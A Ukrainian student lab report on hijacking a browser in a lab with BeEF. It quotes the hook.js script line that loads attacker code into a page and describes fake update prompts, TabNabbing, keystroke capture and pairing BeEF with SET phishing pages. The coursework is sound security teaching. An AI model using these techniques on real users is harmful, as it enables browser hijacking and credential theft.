Лабораторна робота №14(4.4.8)
Дослідження Social Engineer Toolkit (SET)
Хід роботи:

Частина 1: Завантаження GUI середовища BeEF

Крок 1: Запуск BeEF

Завдання: Запустіть BeEF та налаштуйте пароль



Рис. 1. Запуск BeEF з відображенням процесу ініціалізації та автоматичного відкриття веб-інтерфейсу.



Рис. 2. Сторінка автентифікації BeEF з полями для введення облікових даних.

					ДУ «Житомирська політехніка».23.121.26.000 – Лр14 (4.4.8)
Змн.	Арк.	№ докум.	Підпис	Дата	
Розроб.		Риженко Я.В			Звіт з лабораторної роботи
Перевір.		Покотило О.А.			Літ. / Арк. 1 / Аркушів 7
Керівник					ФІКТ Гр. ІПЗ-23-1[2]
Н. контр.					
Зав. каф.					

Крок 2: Захоплення локального браузера для симуляції клієнтської атаки
Завдання: "Захопіть" браузер за допомогою демонстраційної сторінки BeEF



Рис. 3. Демонстраційна веб-сторінка The Butcher з інтегрованим BeEF hook скриптом



Рис. 4. BeEF Control Panel з відображенням захопленого браузера в панелі Hooked Browsers.

Питання: Які рядки у вихідному HTML коді завантажують та виконують код для створення "beef hook"?
Відповідь: У вихідному HTML коді рядок
<script src="http://127.0.0.1:3000/hook.js"></script>
завантажує та виконує JavaScript файл hook.js з BeEF сервера. Цей скрипт створює постійне з'єднання між захопленим браузером та BeEF панеллю управління, до-

зволяючи атакуючому виконувати команди в контексті браузера жертви без її відома.

Питання: Які шість вкладок з'являються під вибором Current Browser?

Відповідь: Після вибору захопленого браузера з'являються шість вкладок: Details (детальна інформація про систему та браузер), Logs (журнал активності), Commands (доступні модулі експлуатації), XssRays (інструменти для виявлення XSS вразливостей) та Network (мережева топологія та сервіси).

Питання: Відкрийте вкладку Details. Яку інформацію BeEF знає про комп'ютер та браузер цільового користувача? Чому ця інформація цікава?

Відповідь: BeEF збирає детальну інформацію про систему жертви: тип та версію браузера (Firefox), операційну систему (Linux x86_64), версію ядра, встановлені плагіни та розширення, роздільну здатність екрану, часовий пояс, мову браузера, внутрішню IP-адресу, наявність cookies, підтримку WebRTC, WebSockets та інших технологій. Ця інформація критично важлива для атакуючого, оскільки дозволяє підібрати експлойти, які працюватимуть саме на цій конфігурації, виявити потенційні вразливості застарілих версій ПЗ, визначити внутрішню мережеву структуру та спланувати подальші етапи атаки з максимальною ефективністю та мінімальним ризиком виявлення.

Частина 2: Дослідження можливостей експлуатації BeEF

Крок 1: Дослідження вкладок Commands та Network

Завдання: Вивчіть систему модулів команд та мережеву топологію



Рис. 5. Вкладка Commands з деревом модулів та системою кольорового кодування traffic lights



Рис. 6. Мережева карта BeEF з відображенням топології захоплених систем

Питання: У якій категорії команд ви знайдете модуль Detect Antivirus? Яку іконку traffic light має модуль Detect Antivirus?
Відповідь: Модуль Detect Antivirus знаходиться в категорії Host (інформація про хост). Цей модуль має зелену іконку traffic light, що означає, що він працює проти цільового браузера та залишається невидимим для користувача під час виконання. Модуль виявляє встановлене антивірусне програмне забезпечення через аналіз процесів браузера та системних характеристик.
Крок 2: Використання BeEF для ініціації атаки соціальної інженерії
Завдання: Надішліть фальшиве повідомлення про оновлення плагіна



Рис. 7. Налаштування модуля Fake Notification Bar з параметрами URL та текстом повідомлення



Рис. 8. Фальшиве сповіщення про оновлення плагіна у захопленому браузері Firefox.

Питання: Яке стандартне повідомлення відображає сповіщення?
Відповідь: Стандартне повідомлення сповіщення: "Firefox security update required. Click here to install the latest Firefox security update." Це типовий текст, розроблений для створення відчуття терміновості та використання довіри користувачів до офіційних повідомлень про безпеку від Mozilla Firefox.
Питання: Чи бачили ви коли-небудь подібні фальшиві сповіщення під час перегляду веб-сторінок?
Відповідь: Так, подібні фальшиві сповіщення є дуже поширеними в інтернеті. Зловмисники часто використовують сповіщення про застарілі плагіни Flash Player, Java, оновлення безпеки браузерів, попередження про віруси або повідом-

лення про виграш призів для обману користувачів і змушення їх завантажити шкідливе програмне забезпечення або розкрити конфіденційну інформацію.

Питання: Що відбувається, коли ви натискаєте кнопку Install Plug-in?

Відповідь: При натисканні кнопки Install Plug-in браузер автоматично перенаправляється на вказаний URL http://10.6.6.13/, який відкриває сторінку входу до DVWA віртуального сервера. Користувач бачить форму автентифікації замість очікуваного завантаження плагіна.

Питання: Яке значення це має?

Відповідь: Це демонструє, як атакуючий може використовувати довіру користувача до системних повідомлень для перенаправлення на шкідливі ресурси. У реальному сценарії це може бути клонована сторінка входу для крадіжки облікових даних (як у попередній лабораторній з SET), сторінка завантаження ransomware, exploit kit для використання вразливостей браузера або сайт для фішингу корпоративних даних. Комбінація BeEF з іншими інструментами створює потужний механізм багатоетапних атак соціальної інженерії.

Крок 3: Використання TabNabbing для відображення шкідливого веб-сайту

Завдання: Налаштуйте автоматичне перенаправлення неактивної вкладки



Рис. 9. Налаштування модуля TabNabbing з параметром часу очікування перед перенаправленням



Рис. 10. BeEF Basic Demo сторінка після спрацювання TabNabbing з полем для введення даних



Рис. 11. Журнал BeEF з перехопленою активністю користувача, включаючи введений текст

Питання: Який стандартний час очікування перед зміною сторінки браузера на вказану в полі URL?

Відповідь: Стандартний час очікування перед перенаправленням становить 10 хвилин (600 секунд). Це дозволяє атакуючому експлуатувати ситуацію, коли користувач залишає вкладку відкритою та переключається на інші завдання, не помічаючи зміни вмісту неактивної вкладки.

Питання: Яка сторінка відображається у вкладці зараз?

Відповідь: Після спливу таймеру у вкладці відображається BeEF Basic Demo Page замість попередньої сторінки The Butcher. Ця демонстраційна сторінка містить поле для введення тексту та продовжує залишатись захопленою BeEF, записуючи всю активність користувача. Весь введений текст (This is my secret) було перехоплено та відображено у відкритому вигляді в логах BeEF Control Panel, демонструючи можливість keylogging та моніторингу всієї активності в захопленому браузері.

Рефлексивне питання

Питання: У попередній лабораторній роботі ви познайомилися з Social Engineer Toolkit (SET). Як SET та BeEF можуть бути використані разом для виконання тесту на проникнення соціальної інженерії?

Відповідь: SET та BeEF створюють потужну комбінацію для комплексних атак соціальної інженерії. SET можна використати для початкового етапу атаки - створення клонованої веб-сторінки входу з вбудованим BeEF hook.js скриптом, який розповсюджується через фішингові email кампанії. Коли жертва відкриває фішингову сторінку з SET, браузер автоматично захоплюється BeEF, надаючи атакуючому постійний контроль навіть після того, як користувач покине початкову сторінку. Через BeEF можна виконувати подальші атаки: збирати детальну інформацію про систему, встановлювати додаткові payload через фальшиві повідомлення про оновлення, виконувати TabNabbing для перенаправлення на додаткові фішингові сторінки, перехоплювати введені дані на інших веб-сайтах, експлуатувати вразливості браузера для отримання доступу до локальної мережі або використо-

вувати захоплений браузер як точку входу для lateral movement в корпоративній мережі. Така інтеграція дозволяє тестувальнику на проникнення симулювати реалістичні багатоетапні атаки APT (Advanced Persistent Threat) та виявити вразливості як у технічному захисті, так і в навченості персоналу організації.

Висновок: У ході виконання лабораторної роботи було освоєно Browser Exploitation Framework для проведення клієнтських атак через захоплення веб-браузера в операційній системі Kali Linux. Практична робота включала запуск BeEF з налаштуванням автентифікації, захоплення локального браузера через демонстраційну сторінку з hook.js скриптом та аналіз детальної інформації про систему жертви. Дослідження модулів Commands продемонструвало систему traffic lights для оцінки сумісності експлойтів з цільовою платформою. Виконання атак соціальної інженерії через Fake Notification Bar успішно перенаправило користувача на контрольований ресурс під виглядом оновлення безпеки, а функція TabNabbing показала можливість непомітної заміни вмісту неактивних вкладок з перехопленням введених даних в реальному часі. Робота підтвердила критичну небезпеку захоплення браузера як вектору атаки та продемонструвала потенціал комбінування BeEF з іншими інструментами соціальної інженерії для створення комплексних багатоетапних атак.